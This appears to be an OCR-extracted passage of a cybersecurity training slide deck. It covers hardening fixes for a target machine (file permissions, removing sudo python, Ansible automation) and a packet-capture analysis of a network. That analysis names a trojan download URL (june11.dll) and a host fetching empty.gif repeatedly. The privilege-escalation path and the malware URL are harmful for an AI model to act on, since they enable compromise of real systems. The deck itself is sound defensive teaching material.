  - Encrypting sensitive data such as passwords to the MySQL database make it harder to an attacker to gain more sensitive information that could do more damages

Hardening Against User Privileges on Target 1

- Patch: Configure user privileges and file permission
  - Set correct file permission for user accounts; michael should not have access to the wordpress configuration file in where the attackers uncovered the MySQL database password
  - Users should not have sudo access for python commands
- Why it works?
  - If michaels account were to be compromised, the attacker would not be able to view the wp_config file and discover the MySQL login credentials
  - If steven did not have any sudo privileges the attacker would not have been able to use python commands to escalate himself to the root user

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- All patches explained in previous slides can be automatically implemented using an ansible playbook
  - SSH service can be disabled to non root users by having the playbook run a python script that edits the /etc/ssh/sshd_config file
  - Wordpress server updates can be automated using an ansible playbook
  - Whenever a non root user needs to be created, yaml code can be written to create a new user and block all sudo privileges
  - File permissions can be changed to allow for only root read/write access

Network & Behavioral Analysis

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205, 185.243.115.84, 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	UDP, TCP, HTTP	Three Most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	24 bit block	Observed subnet ranges.
# of Malware Species	Trojan (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Normal use of websites via wordpress traffic
- Standard files accessed and transferred between legitimate machine

Suspicious Activity


- Uploading Malware (http://205.185.125.104/files/june11.dll)
- b5689023.green.mattingsolutions.co downloaded empty.gif hundred of times


Normal Activity

Malware Downloaded

Summarize the following:

- Protocols Observed:
  - HTTP
- Traffic Analyzed
  - A user downloaded a trojan file (http://205.185.125.104/files/june11.dll)





Thousands of download requests

Summarize the following:

- Protocols Observed:
  - TCP
- Traffic Analyzed
  - empty.gif file downloaded thousands of times

No.	Time	Source
13500	201.053817900	Rotterdam-PC.mind
13501	201.054779500	Rotterdam-PC.mind
13502	201.055733800	Rotterdam-PC.mind
13503	201.056598500	mysocalledchaos.c
13504	201.079190300	b5689023.green.ma
13508	201.082824000	Rotterdam-PC.mind
13516	201.089743800	d3ar2nimg19ie1.cl
13517	201.090603500	d3ar2nimg19ie1.cl
13518	201.091461200	d3ar2nimg19ie1.cl
13519	201.092326400	d3ar2nimg19ie1.cl
13523	201.096166900	Rotterdam-PC.mind
13524	201.097130400	Rotterdam-PC.mind
13525	201.098090000	Rotterdam-PC.mind
13526	201.098949100	forms.mailmunch.c
13527	201.121540900	b5689023.green.ma

```
Window size value: 571
[Calculated window size: 73088]
[Window size scaling factor: 128]
Checksum: 0x8700 [unverified]
```

Packet	Hostname	Content Type	Size	Filename
13334	b5689023.green.mattingsolutions.co		1,357 bytes	empty.gif
13337	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13340	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13343	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13346	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13349	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13430	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13473	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13477	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13485	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13527	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13565	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13570	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13577	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13584	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13587	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif
13590	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13595	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13598	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13606	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif

The End